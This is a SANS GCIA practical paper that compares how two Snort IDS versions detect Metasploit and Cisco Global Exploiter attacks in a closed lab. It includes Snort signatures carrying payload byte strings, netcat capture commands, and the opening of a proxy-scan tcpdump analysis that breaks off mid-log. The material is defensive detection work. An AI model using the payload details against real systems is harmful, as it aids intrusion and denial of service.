SANS GIAC Practical
GCIA Version 3.5

Submitted by: Coen Bakkers
Purpose: GCIA Practical v3.5
Date of Submission: 29 Jun 2004

Table of Contents

GCIA Version 3.5 Practical

Part 1: Eaglex Snort 2.0.1 vs. Snort 2.1.3RC1: the easy way or the better way?

Abstract

Eaglex is a 99 % preconfigured open source IDS package from Engagesecurity (Source: 1) for the Windows platforms. As appealing easy it might seem to install this package and get it running in no time, how will it be able to face recently developed exploit kits and thus real life activity? The best way to find that out is to compare a default installation of Eaglex Snort (Version 2.0.1 b88), an Eaglex Snort with the last available snort rule set for the version of Snort that it is running (2.0), and Snort 2.1.3 RC1 with the latest rule set available at the time of the writing of this paper.

In order to test the three Snort kits against a wide range of exploits, I have chosen the Metasploit 2.0 framework (Source: 2) and the Cisco Global Exploiter (Source: 3), which can be downloaded from the internet for free. They were complemented by a number of alternative exploits going for the same vulnerability and some other tools as well (Netcat, Tcpdump) were necessary.

Exploit Kits

Metasploit 2.0, or the Metasploit Framework, is an advanced open-source platform for developing, testing and using exploit code (Source: 1). The current release has 18 exploits built-in for a wide range of applications making it appropriate for my testing purposes. I systematically used the same payload and target OS options on all three versions of Snort.

The Cisco Global Exploiter (Source: 3) is an advanced, easy to use and fast security test tool, which is able to exploit the most common vulnerabilities of Cisco Systems. At the time of the writing of this paper, the Perl script contained 13 exploits. The choice to include this tool is because of the widespread usage of Cisco products and because of the fact that Cisco is rather often in the news (Source: 4, 5) lately announcing vulnerabilities in their products. All together, this gives me 31 exploits to test the capabilities of the IDS'.

I have to acknowledge that I might not be able to test all exploits simply because I don't have all the products installed or hardware available. For the applications targeted in Metasploit, I tried to obtain the vulnerable software by using open source, trial versions, etc. As to the Cisco Global Exploiter, I have used my own Cisco router to test the Cisco exploits. Where the application/hardware could not be obtained, or where the exploits in both test kits were not effective, I either used alternative exploits, and/or Netcat (Source: 6) to simulate a target host.


IDS details

1. Eaglex 'as is': Snort (Version 2.0.1 b88) with standard rule set.

2. Eaglex with updated rule set: Snort (Version 2.0.1 b88) with rule set from 4/18/2004.

3. Snort 2.1.3 RC1(build 26) with rule set from 05/22/2004.

Lab hardware



TEST LAB

All three devices were located on the same subnet and connected together with a regular hub, all perimeter defenses were turned off between the devices. The lab was not connected to the Internet for security reasons. The IP addresses, if any mentioned, are not sanitized as the IP address assignments were done solely for this lab. Snort 2.1.3RC1 was installed on the Red Hat 9 Laptop, Default Eaglex Snort on the Windows XP professional VMware host, Eaglex with updated rule set on the Windows 2000 server. None of the VMware hosts were patched. Please note that this configuration is not recommended for production use, it was merely built for these testing purposes.

Results

The results will be analyzed in four categories:

Failed detection on all Snort kits: 5

Detection by all three Snort kits: 4

Improvement/change in detection between the three Snort kits: 12

Detection by Snort 2.1.3 RC1 only: 10

Metasploit	Snort (Version 2.0.1 b88) with standard rule set	Snort (Version 2.0.1 b88) with updated rule set	Snort 2.1.3 RC1 with updated rule set
Apache Win32 Chunked Encoding	WEB-MISC Transfer-Encoding: Chunked	WEB-MISC Transfer-Encoding: Chunked	WEB-MISC Chunked-Encoding transfer attempt and (http_inspect) OVERSIZE CHUNK ENCODING
Blackice/RealSecure/Other ISS ICQ Parser Buffer Overflow	Was not detected	Was not detected	EXPLOIT ICQ SRV_MULTI/SRV_META_USER first name overflow attempt
Exchange 2000 MS03-46 Heap Overflow	Was not detected	SMTP XEXCH50 overflow attempt	SMTP XEXCH50 overflow attempt
Frontpage fp30reg.dll Chunked Encoding	WEB-FRONTPAGE rad fp30reg.dll access	WEB-FRONTPAGE rad fp30reg.dll access	WEB-FRONTPAGE rad fp30reg.dll access and WEB-FRONTPAGE /_vti_bin/ access and (http_inspect) BARE BYTE UNICODE ENCODING
IA WebMail 3.x Buffer Overflow	Was not detected	Was not detected	(http_inspect) OVERSIZE REQUEST-URI DIRECTORY and (http_inspect) BARE BYTE UNICODE ENCODING
IIS 5.0 Printer Buffer Overflow	Was not detected	Was not detected	WEB-IIS ISAPI .printer access and (http_inspect) BARE BYTE UNICODE ENCODING
IIS 5.0 WebDAV ntdll.dll Overflow	WEB-MISC WebDAV search access	WEB-MISC WebDAV search access	WEB-MISC WebDAV search access and (http_inspect) OVERSIZE REQUEST-URI DIRECTORY and (http_inspect) BARE BYTE UNICODE ENCODING
IIS 5.0 nsiislog.dll POST Overflow	WEB-IIS niislog.dll access	WEB-IIS niislog.dll access	WEB-IIS nsiislog.dll access and (http_inspect) BARE BYTE UNICODE ENCODING
IMail LDAP Service Buffer Overflow	Was not detected	Was not detected	Was not detected
MSSQL 2000 Resolution Overflow	MS-SQL version overflow attempt	MS-SQL version overflow attempt	MS-SQL version overflow attempt
Microsoft RPC DCOM MSO3-026	Was not detected	NETBIOS DCERPC Remote Activation bind attempt and NETBIOS DCERPC ISystemActivator path overflow attempt little endian	NETBIOS DCERPC Remote Activation bind attempt and NETBIOS DCERPC ISystemActivator path overflow attempt little endian
PoPToP Negative Read Overflow	MISC Microsoft PPTP Start Control Request buffer overflow attempt	MISC Microsoft PPTP Start Control Request buffer overflow attempt	MISC Microsoft PPTP Start Control Request buffer overflow attempt
RealServer Describe Buffer Overflow	Was not detected	Was not detected	WEB-MISC Real Server DESCRIBE buffer overflow attempt
Samba trans2open Overflow	Was not detected	NETBIOS SMB trans2open buffer overflow attempt	NETBIOS SMB trans2open buffer overflow attempt
Sambar 6 Search Results Buffer Overflow	Was not detected	Was not detected	(http_inspect) BARE BYTE UNICODE ENCODING
Serv-U FTPD MDTM Overflow	FTP command overflow attempt	FTP command overflow attempt	FTP invalid MDTM command attempt and FTP command overflow attempt
Solaris sadmind Command Execution	RPC portmap sadmind request UDP	RPC portmap sadmind request UDP	RPC sadmind query with root credentials attempt UDP
War-FTPD 1.65 PASS Overflow	FTP command overflow attempt and FTP PASS overflow attempt	FTP command overflow attempt and FTP PASS overflow attempt	FTP command overflow attempt and FTP PASS overflow attempt

Cisco Global Exploiter	Snort (Version 2.0.1 b88) with standard rule set	Snort (Version 2.0.1 b88) with updated rule set	Snort 2.1.3 RC1 with updated rule set
Cisco 677/678 Telnet Buffer Overflow Vulnerability	Was not detected	Was not detected	WEB-MISC Cisco 677/678 Telnet Buffer Overflow Attempt
Cisco IOS Router Denial of Service Vulnerability	WEB-MISC Cisco /%% DOS attempt	WEB-MISC Cisco /%% DOS attempt	(http_inspect) NON-RFC HTTP DELIMITER
Cisco IOS HTTP Auth Vulnerability	WEB-MISC Cisco IOS HTTP configuration attempt	WEB-MISC Cisco IOS HTTP configuration attempt	WEB-MISC Cisco IOS HTTP configuration attempt
Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability	WEB-MISC Cisco IOS HTTP configuration attempt	WEB-MISC Cisco IOS HTTP configuration attempt	WEB-MISC Cisco IOS HTTP configuration attempt and (http_inspect) NON-RFC HTTP DELIMITER
Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability	Was not detected	Was not detected	Was not detected
Cisco 675 Web Administration Denial of Service Vulnerability	Was not detected	Was not detected	(http_inspect) NON-RFC HTTP DELIMITER
Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability	WEB-MISC Cisco Catalyst command execution attempt	WEB-MISC Cisco Catalyst command execution attempt	WEB-MISC Cisco Catalyst command execution attempt and (http_inspect) NON-RFC HTTP DELIMITER
Cisco IOS Software HTTP Request Denial of Service Vulnerability	Was not detected	Was not detected	(http_inspect) NON-RFC HTTP DELIMITER
Cisco 514 UDP Flood Denial of Service Vulnerability	Was not detected	Was not detected	Was not detected
CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability	Was not detected	Was not detected	Was not detected
Cisco Catalyst Memory Leak Vulnerability	Was not detected	Was not detected	Was not detected
Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability	Was not detected	Was not detected	(http_inspect) NON-RFC HTTP DELIMITER
0 Encoding IDS Bypass Vulnerability (UTF)	Was not detected	Was not detected	(http_inspect) NON-RFC HTTP DELIMITER
Cisco IOS HTTP Denial of Service Vulnerability	Was not detected	Was not detected	(http_inspect) NON-RFC HTTP DELIMITER

Failed detection on all Snort kits

IMail LDAP Service Buffer Overflow

The reason why this exploit was not detected: there is no specific rule for this exploit. However, once the shellcode.rules group was activated (this is turned off by default in snort.conf, the snort configuration file, probably because of a high rate of false positives as with binary file transfers for example: FTP), I got following results:

Default Eaglex Snort: SHELLCODE x86 0x90 NOOP unicode
Updated Eaglex Snort: SHELLCODE x86 0x90 NOOP unicode.
Snort 2.1.3RC1: SHELLCODE x86 0x90 NOOP unicode and SHELLCODE x86 0x90 NOOP

Please note that I have only turned on the shellcode.rules for this exploit test as it failed on all other attempts. I would rather suggest a more exploit-oriented rule such as:

alert tcp $EXTERNAL_NET any -> $HOME_NET 389 (msg:"IMail LDAP Service Buffer Overflow"; content:"|01 01 60 82 01|";)

I tested the signature by launching the exploit again and Snort 2.1.3RC1detected it.

Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability

There was no rule at the time of the writing of this practical to detect this specific attack, this is the reason why all Snort kits did not detect the attack.

An example of a rule could be (Content obtained with a netcat -vvv -l -p 22):

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability";flow:to_server,established; content:"a%a%a%a%a%a%a%";).

I tested the signature by launching the exploit again and Snort 2.1.3RC1detected it.

Cisco 514 UDP Flood Denial of Service Vulnerability

This exploit was not discovered by any Snort kit because there was no rule for it. A possible rule that was tested could be (content obtained with a netcat -vvv -l -p 514):

alert udp $EXTERNAL_NET any -> $HOME_NET 514 (msg:"Cisco 514 UDP Flood DoS attempt";content:"%%%%%XX%%%%%";)

CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability

There was no specific rule for this attack, which explains why none of the

Snort kits detected the attack. This is rule that I have tested successfully (payload captured with netcat and tcpdump).:

alert tcp $EXTERNAL_NET any -> $HOME_NET 2002 (msg:"CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability"; content:"%XX%%%%%%%%%";)

Cisco Catalyst Memory Leak Vulnerability

There was no rule to detect this exploit, which explains why it could not be detected, a rule which I have tested successfully could be (content obtained with a netcat -vvv -l -p 23):

alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"Cisco Catalyst Memory Leak Vulnerability"; content:"AAA";)

Identical detection on all three Snort kits

MSSQL 2000 Resolution Overflow
PoPToP Negative Read Overflow
Solaris sadmind Command Execution
War-FTPD 1.65 PASS Overflow
Cisco IOS HTTP Auth Vulnerability

These exploits were detected on the same signature so there is nothing I would like to add, in light of the purpose of this practical. Please consult the results table above for more information.

Improvement/change in detection between the Snort kits

In the next section, I will review the results of each exploit in light of changes and/or deletions of snort rules, as well as components introduced in the newer versions of Snort, such as the HTTPInspect preprocessor, which appeared quite often since.

The HTTPInspect preprocessor

The HTTPInspect, introduced as of snort 2.1, is a generic HTTP decoder for user applications. Given a data buffer, HTTPInspect will decode the buffer, find HTTP fields, and normalize the fields (Source: 7). There are two areas of configuration, Global and Server. For the purpose of this practical, I will only talk about the Server configuration. There are two types of server configurations, *default* and by IP address. The default setting is default, as can be found in the snort.conf file:

```
preprocessor http_inspect_server: server default \
profile all ports { 80 8080 8180 } oversize_dir_length 500
```

Also of interest in the light of this section is the *profile all* setting. Users can configure the preprocessor by using predefined HTTP server profiles. Per default the all profile is selected, which is meant to normalize the URI using most of the common tricks available. The preset options of the *profile all* option, which are of interest to us for this section are:

chunk encoding: alert on chunks larger than 500000 bytes
bare byte encoding: is on.

Apache Win32 Chunked Encoding

In addition to the WEB-MISC Transfer-Encoding: Chunked rule, which was detected by all three test systems, Snort 2.1.3RC1 also produced the (http_inspect) OVERSIZE CHUNK ENCODING alert the request violated the chunk_length value, which is set to 500000 bytes.

Exchange 2000 MS03-46 Heap Overflow

The SMTP XEXCH50 overflow attempt signature was introduced in smtp.rules on 25 Nov 2003 (Source: 8)
This explains why I was not detected by the default Eaglex Snort.

Frontpage fp30reg.dll Chunked Encoding

In addition to the Frontpage fp30reg.dll Chunked Encoding signature found in all 3 test kits, Snort 2.1.3 RC1 also produced the WEB-FRONTPAGE /_vti_bin/ access and the (http_inspect) BARE BYTE UNICODE ENCODING message.

The WEB_FRONTPAGE /_vti_bin / access signature, although present in all three Snort kits, only triggered in Snort 2.1.3RC1. This is because the http_inspect preprocessor has successfully prepared the packets for the intrusion detection engine. (Source: 9)

Bare Byte encoding is an IIS Trick that uses non-ASCII chars as valid values in decoding UTF-8 values. This is not HTTP standard, which justifies why this option is on by default. The exploit violated the HTTP standard, in other words, this explains the alert. (Source: 7)

IIS 5.0 WebDAV ntdll.dll Overflow

In addition to the WEB-MISC WebDAV search access alert, Snort 2.1.3 RC1 also produced two other messages: (http_inspect) BARE BYTE UNICODE ENCODING (Please refer to the section Frontpage fp30reg.dll Chunked Encoding) and (http_inspect) OVERSIZE REQUEST-URI DIRECTORY.The second alert is also produced by the http_inspect preprocessor. In this case the oversized request is due to the large number of “A” characters, which exceeds the oversize_dir_length which is set to 500 as mentioned above.

IIS 5.0 nsiislog.dll POST Overflow

Similar to the previous IIS overflow, this exploit triggered two alerts in Snort 2.1.3 RC1: WEB-IIS nsiislog.dll access and (http_inspect) BARE BYTE UNICODE ENCODING. (Please refer to the section Frontpage fp30reg.dll Chunked Encoding)

Microsoft RPC DCOM MSO3-026

This exploit triggered signatures starting with the updated rule set of Eaglex Snort, and was also detected by Snort 2.1.3 RC1: NETBIOS DCERPC Remote Activation bind attempt (introduced Sep 11, 2003) and NETBIOS DCERPC ISystemActivator path overflow attempt little endian (introduced 20 Feb 2004). (Source: 10)

Samba trans2open Overflow

The default Eaglex Snort did not trigger on the exploit. The updated rule set Eaglex Snort as well as Snort 2.1.3 RC1 triggered the NETBIOS SMB trans2open buffer overflow attempt signature.

The rule seems to have been altered:

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB trans2open buffer overflow attempt"; flow:to_server,established; content:"|00|"; offset:0; depth:1; content:"|ff|SMB|32|"; offset:4; depth:5; content:"|00 14|"; offset:60; depth:2; byte_test:2,>,256,0,relative,little; reference:cve,CAN-2003-0201; reference:url,www.digitaldefense.net/labs/advisories/DDI-1013.txt; classtype:attempted-admin; sid:2103; rev:5;)

The byte_test value has been reduced from the initial 1024 in the default Eaglex Snort to 256 in the updated Eaglex Snort and Snort 2.1.3 RC1. The default Eaglex Snort did not trigger with the 1024 value.

Serv-U FTPD MDTM Overflow

Both kits of Eaglex Snort triggered the FTP command overflow attempt signature. Snort 2.1.3RC1 however triggered the FTP invalid MDTM command attempt signature. Here are the signatures in question:

Eaglex Snort with updated rule set:

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP CMD overflow attempt"; flow:to_server,established; content:"CMD "; nocase; content:!"|0a|"; within:100; classtype:attempted-admin; sid:1621; rev:8;)

Snort 2.1.3 RC1:

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP invalid MDTM command attempt"; flow:to_server,established; content:"MDTM"; nocase; pcre:"/^MDTM \d+[-+]\D/smi"; classtype:attempted-admin; sid:2416; rev:1;)

As you can see the Snort 2.1.3 RC1 signature introduced a new rule option:

pcre: the pcre keyword is also used (this keyword allows rules to be written using perl compatible regular expressions) (Source: 11).

The introduction of these options permits Snort to lower the rate of false positives and therefore improve its intrusion detection capabilities. The latter is more fine-tuned to the MDTM command in particular (source: 12)

Cisco IOS Router Denial of Service Vulnerability

The two Eaglex kits triggered the WEB-MISC Cisco /%% DOS attempt signature on this exploit. It would have triggered too in Snort 2.1.3 RC1, had the rule not been switched off. Instead, Snort 2.1.3 RC1 triggers the (http_inspect) NON-RFC HTTP DELIMITER preprocessor alert.

The NON-RFC HTTP DELIMITER triggers on the non_rfc_char option of http_inspect preprocessor which is alerting on 0x00 in this case because of the profile all option which is set in the snort.conf file (See HTTPInspect section at the beginning).

Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability

The Eaglex Snort kits triggered on the WEB-MISC Cisco IOS HTTP configuration attempt signature, Snort 2.1.3 RC1 triggered on the same signature as well as the (http_inspect) NON-RFC HTTP DELIMITER. The NON-RFC HTTP DELIMITER triggers on the non_rfc_char option of http_inspect preprocessor which is alerting on 0x00 in this case because of the all profile chosen (See HTTPInspect section at the beginning).

Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability

The Snort kits of Eaglex triggered the WEB-MISC Cisco Catalyst command execution attempt signature. In addition, Snort 2.1.3 RC1 triggered the (http_inspect) NON-RFC HTTP DELIMITER preprocessor alert message. The NON-RFC HTTP DELIMITER triggers on the non_rfc_char option of http_inspect preprocessor which is alerting on 0x00 in this case because of the all profile chosen (See HTTPInspect section at the beginning).

Successful detection in Snort 2.1.3 RC1 only

Blackice/RealSecure/Other ISS ICQ Parser Buffer Overflow

ISS announced a vulnerability in the ICQ instant messaging protocol parsing routines on the ISS Protocol Analysis Module on March 18 2004 (Source: 12). The snort rules were on the Snort page two days later:

alert udp any 4000 -> any any (msg:"EXPLOIT ICQ SRV_MULTI/SRV_META_USER first name overflow attempt"; content:"|05 00|"; depth:2; content:"|12 02|"; distance:5; within:2; byte_test:1,>,1,12,relative; content:"|05 00|"; distance:0; content:"|6e 00|"; distance:5; within:2; content:"|05 00|"; content:"|de 03|"; distance:5; within:2; byte_test:2,>,128,18,relative,little; reference:url,www.eeye.com/html/Research/Advisories/AD20040318.html; classtype:misc-attack; sid:2443; rev:2;)

The Eaglex Snort kits did not have a signature for it, which explains why it did not trigger.

IA WebMail 3.x Buffer Overflow

This exploit had the (http_inspect) OVERSIZE REQUEST-URI DIRECTORY and (http_inspect) BARE BYTE UNICODE ENCODING preprocessor messages. For the first alert please refer to the discussion on the IIS 5.0 WebDAV ntdll.dll Overflow, for the second alert please refer to the section Frontpage fp30reg.dll Chunked Encoding, as both have already been discussed.

IIS 5.0 Printer Buffer Overflow

While Eaglex Snort did not trigger anything, Snort 2.1.3 RC1 triggered the WEB-IIS ISAPI .printer access alert as well as the preprocessor (http_inspect) BARE BYTE UNICODE ENCODING message (Please refer to the section Frontpage fp30reg.dll Chunked Encoding). The rule WEB-IIS ISAPI .printer is present in all three Snort kits and they are identical. This probably due to the http_inspect preprocessor, which processes the packets with its own rules and then hands it off to the intrusion detection engine (Source: 8)

RealServer Describe Buffer Overflow

Only Snort 2.1.3 RC1 detected this exploit attempt with the alert WEB-MISC Real Server DESCRIBE buffer overflow attempt. I had to use another exploit from (Source: 14), and netcat -vv -l -p 554 to trigger the alert.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 554 (msg:"WEB-MISC Real Server DESCRIBE buffer overflow attempt"; flow:to_server,established; content:"DESCRIBE"; nocase; content:"../"; distance:1; pcre:"/^DESCRIBE\s[^\n]{300}/smi"; reference:bugtraq,8476; reference:url,www.service.real.com/help/faq/security/rootexploit091103.html; classtype:web-application-attack; sid:2411; rev:3;)

The fact that the signature is present only in Snort 2.1.3 RC1 is because it uses options such as PCRE rule option(already discussed above) which is not supported in Snort 2.0 used by Eaglex.

Sambar 6 Search Results Buffer Overflow

Only Snort 2.1.3 RC1 triggered on this exploit with the (http_inspect) BARE BYTE UNICODE ENCODING preprocessor message. (Please refer to the section Frontpage fp30reg.dll Chunked Encoding)

Cisco 677/678 Telnet Buffer Overflow Vulnerability

There does not seem to be a signature triggering on this attack, a possible Snort rule would therefore be:

alert tcp $EXTERNAL_NET any -> $HOME_NET 23 (msg:"WEB-MISC Cisco 677/678 Telnet Buffer Overflow Attempt"; content:"%%%%%XX%%%%%?????????????????a~";).

(The content was captured with a netcat -vvv -l -p 23)

Cisco 675 Web Administration Denial of Service Vulnerability/ Cisco IOS Software HTTP Request Denial of Service Vulnerability/ Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability/
0 Encoding IDS Bypass Vulnerability (UTF)/Cisco IOS HTTP Denial of Service Vulnerability

These five exploits exploits triggered the (http_inspect) NON-RFC HTTP DELIMITER preprocessor message. The NON-RFC HTTP DELIMITER triggers on the non_rfc_char option of HTTPInspect preprocessor, which is set to alert on 0x00 in this case, because of the profile all in the snort.conf file (See HTTPInspect section at the beginning).

Conclusion

Although I was not able to complete all the exploits in my tests (27 out of 31), I was able to explain why some of the tests failed and how Snort would be able to detect them. During my tests, I have observed four points that are of importance:

1. 19 exploits were not detected by Eaglex Snort with the standard rule set, 16 were missed with the updated rule set. Snort 2.1.3RC1 with the updated rule set missed 5 exploits.
2. Some rules have been improved between Eaglex Snort 2.0.1 and Snort 2.1.3RC1. Improvements were either done by fine-tuning the existing rule, as with the rule detecting the Samba trans2open Overflow, were the byte_test was changed, in this case it did not change anything in the detection, it was identical in both cases.
3. New components were introduced between Snort 2.0.1 and Snort 2.1.3RC1. Example of this was seen in the rule detecting the Serv-U FTPD MDTM Overflow, where we have seen the use of isdataat and pcre. The biggest improvement with no doubt is the introduction of the HTTPInspect preprocessor. It complemented the normal rule detection with 7 exploits. In 8 tests, the preprocessor was the only component that detected the exploits.
4. A Snort IDS is not a plug-and-play device, it is a tool that needs configuration and needs to be adapted to a network. As we have seen, it is sometimes necessary to turn certain rules or rules groups on, such as the shellcode.rules group (See the IMail LDAP Service Buffer Overflow section) to be able to detect some of the attacks around. Also sometimes, rules might need to be adapted to your network configuration, and this adaptation will have to be done in cycles, as your network evolves and new components will be introduced producing other traffic patterns than your IDS today can or should detect.

The concept of Eaglex is good, the configuration over a GUI interface makes it very easy to use, the toolkit provided forms a good working analysis and reporting tool. However, Eaglex as it is provided today did not develop as Snort 2.1.3 RC1 did, and therefore does not support the latest functions and options that Snort 2.1.3 RC1 provides. This explains why Eaglex missed a lot of the exploits comprised in the two exploit kits that I have used. Fact is also that there has not been any update for Eaglex for more than six months, and the area of intrusion detection/prevention is very dynamic and regular updates are a real must to be able to face the threats out there. I would not recommend the use of Eaglex in a production environment, and use the latest versions of Snort instead.

For those who do not feel comfortable in entering the *nux world, I can recommend the excellent paper from Patrick S. Harper (Source: 15). It is a very straightforward document and you can use the latest versions of all the components, giving up an effective and up to date kit you could even use in a production environment.

References

1. Engage Security website. URL: http://www.engagesecurity.com (29 May 2004)
2. Metasploit Project. URL: http://www.metasploit.com/releases.html (24 May 2004)
3. Blackangels website. "Cisco Global Exploiter - Advanced Cisco systems testing tool". URL: http://www.blackangels.it/Projects/cge.htm (25 May 2004)
4. Reardon ,Marguerite. "Code attacks Cisco vulnerabilities". (29 March 2004) URL: http://news.com.com/2100-1002-5181557.html (30 May 2004)
5. Cisco website. "Exploit for Multiple Cisco Vulnerabilities". (Last Updated 07 May 2004). URL=http://www.cisco.com/warp/public/707/cisco-sn-20040326-exploits.shtml (25 May 2004)
6. The GNU Netcat Project website. URL: http://netcat.sourceforge.net/. (01 June 2004)
7. Snort website. Snort manual chapter 2.8: Preprocessors. URL:http://www.snort.org/docs/snort_manual/node17.html (27 May 2004)
8. Snort CVS website. "smtp.rules". Version 1.35. 20 March 2004. URL: http://cvs.sourceforge.net/viewcvs.py/*checkout*/snort/snort/rules/smtp.rules?content-type=text%2Fplain&rev=1.31 (22 May 2004)
9. Beales, Jay. Snort 2.1 Intrusion Detection 2nd Edition. US: Syngress. 66
10. Snort CVS website. Netbios.rules. URL: http://cvs.sourceforge.net/viewcvs.py/snort/snort/rules/netbios.rules (01 Jun 2004)
11. Website PCRE: URL:http://www.pcre.org (21 May 2004)
12. Lundberg, Gregory. WU-FTPD Questions Mailing List. . Modification Time. (26 April 2001). URL: http://www.landfield.com/wu-ftpd/mail-archive/wuftpd-questions/2001/Apr/0217.html (23 April 2004).
13. ISS website. "ISS Security Alert March 18th 2004". URL: http://xforce.iss.net/xforce/alerts/id/166 (01 June 2004)
14. THC website. Download section. URL: http://www.thc.org/download.php?t=e&f=THCREALbad.zip (15 May 2004)
15. Harper, Patrick. "Snort, Apache, PHP, MYSQL, ACID on Red Hat 9". URL:http://www.snort.org/docs/snort_acid_rh9.pdf (10 May 2004)

Part 2: Network Detects

Three detects have been chosen from different sources, the first detect is the one that was downloaded from www.incidents.org/logs as specified in the practical requirements. It is a proxy scan, still often observed in my day-to-day analysis. The second detect is a Worm propagation attempt that was observed on a home network. The intention of the third detect was to do something new, I have therefore chosen to analyze some logs on the IPNET Hacking Challenge in Orlando 2004. Unfortunately, the way the logs were provided to us together with the handout did not contain all the IP addresses of the internal hosts, but I had received some of them during the GIAC Prep workshop, which I used as a basis for my analysis. It turned out these logs contained a wealth of interesting detects for an intrusion detection analyst, from which I have chosen one.

Detect 1: Proxy Scan

Log

```
06:05:47.614488 193.231.96.42.2722 > 78.37.180.227.1080: S  1259629854:1259629854(0) win 5840
<mss 1460,sackOK,timestamp 77366309 0,nop,wscale 0> (DF) (ttl 40, id 59707, len 60)
06:05:50.614488 193.231.96.42.2722 > 78.37.180.227.1080: S  1259629854:1259629854(0) win 5840
<mss 1460,sackOK,timestamp 77366609 0,nop,wscale 0> (DF) (ttl 40, id 59708, len 60)
06:05:56.614488 193.231.96.42.2722 > 78.37.180.227.1080: S  1259629854:1259629854(0) win 5840
<mss 1460,sackOK,timestamp 77367209 0,nop,wscale 0> (DF) (ttl 40, id 59709, len 60)
06:05:57.734488 193.231.96.42.2746 > 78.37.180.227.1080: S  1263049257:1263049257(0) win 5840
<mss 1460,sackOK,timestamp 77367320 0,nop,wscale 0> (DF) (ttl 40, id 4657, len 60)
06:06:00.724488 193.231.96.42.2746 > 78.37.180.227.1080: S  1263049257:1263049257(0) win 5840
<mss 1460,sackOK,timestamp 77367620 0,nop,wscale 0> (DF) (ttl 40, id 4658, len 60, bad)
06:06:06.724488 193.231.96.42.2746 > 78.37.180.227.1080: S  1263049257:1263049257(0) win 5840
<mss 1460,sackOK,timestamp 77368220 0,nop,wscale 0> (DF) (ttl 40, id 4659, len 60)
06:06:07.824488 193.231.96.42.2771 > 78.37.180.227.3128: S  1273701997:1273701997(0) win 5840
<mss 1460,sackOK,timestamp 77368331 0,nop,wscale 0> (DF) (ttl 40, id 43622, len 60)
06:06:10.824488 193.231.96.42.2771 > 78.37.180.227.3128: S  1273701997:1273701997(0) win 5840
<mss 1460,sackOK,timestamp 77368631 0,nop,wscale 0> (DF) (ttl 40, id 43623, len 60)
06:06:16.824488 193.231.96.42.2771 > 78.37.180.227.3128: S  1273701997:1273701997(0) win 5840
<mss 1460,sackOK,timestamp 77369231 0,nop,wscale 0> (DF) (ttl 40, id 43624, len 60)
06:06:17.944488 193.231.96.42.2795 > 78.37.180.227.8080: S  1283991188:1283991188(0) win 5840
<mss 1460,sackOK,timestamp 77369342 0,nop,wscale 0> (DF) (ttl 40, id 43370, len 60)
06:06:20.944488 193.231.96.42.2795 > 78.37.180.227.8080: S  1283991188:1283991188(0) win 5840
<mss 1460,sackOK,timestamp 77369642 0,nop,wscale 0> (DF) (ttl 40, id 43371, len 60)
06:06:26.934488 193.231.96.42.2795 > 78.37.180.227.8080: S  1283991188:1283991188(0) win 5840
<mss 1460,sackOK,timestamp 77370242 0,nop,wscale 0> (DF) (ttl 40, id 43372, len 60)
12:59:49.254488 193.231.96.42.1819 > 78.37.180.227.1080: S  1729688885:1729688885(0) win 5840
<mss 1460,sackOK,timestamp 79850643 0,nop,wscale 0> (DF) (ttl 41, id 39334, len 60)
12:59:52.244488 193.231.96.42.1819 > 78.37.180.227.1080: S  1729688885:1729688885(0) win 5840
<mss 1460,sackOK,timestamp 79850943 0,nop,wscale 0> (DF) (ttl 41, id 39335, len 60)
12:59:58.244488 193.231.96.42.1819 > 78.37.180.227.1080: S  1729688885:1729688885(0) win 5840
<mss 1460,sackOK,timestamp 79851543 0,nop,wscale 0> (DF) (ttl 41, id 39336, len 60)
12:59:59.674488 193.231.96.42.1843 > 78.37.180.227.1080: S  1740193953:1740193953(0) win 5840
<mss 1460,sackOK,timestamp 79851686 0,nop,wscale 0> (DF) (ttl 41, id 12295, len 60)
13:00:02.664488 193.231.96.42.1843 > 78.37.180.227.1080: S  1740193953:1740193953(0) win 5840
<mss 1460,sackOK,timestamp 79851986 0,nop,wscale 0> (DF) (ttl 41, id 12296, len 60)
13:00:08.714488 193.231.96.42.1843 > 78.37.180.227.1080: S  1740193953:1740193953(0) win 5840
<mss 1460,sackOK,timestamp 79852586 0,nop,wscale 0> (DF) (ttl 41, id 12297, len 60)
13:00:09.164488 193.231.96.42.1867 > 78.37.180.227.3128: S  1743423800:1743423800(0) win 5840
<mss 1460,sackOK,timestamp 79852635 0,nop,wscale 0> (DF) (ttl 41, id 64867, len 60)
13:00:12.154488 193.231.96.42.1867 > 78.37.180.227.3128: S  1743423800:1743423800(0) win 5840
<mss 1460,sackOK,timestamp 79852935 0,nop,wscale 0> (DF) (ttl 41, id 64868, len 60)
```

```
13:00:18.154488 193.231.96.42.1867 > 78.37.180.227.3128: S  1743423800:1743423800(0) win 5840
